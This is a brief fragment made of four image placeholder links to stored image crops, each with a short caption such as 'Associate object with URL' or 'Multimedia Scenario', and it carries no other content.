
Associate object with URL




Multimedia Scenario




Multimedia Scenario




Multimedia Scenario



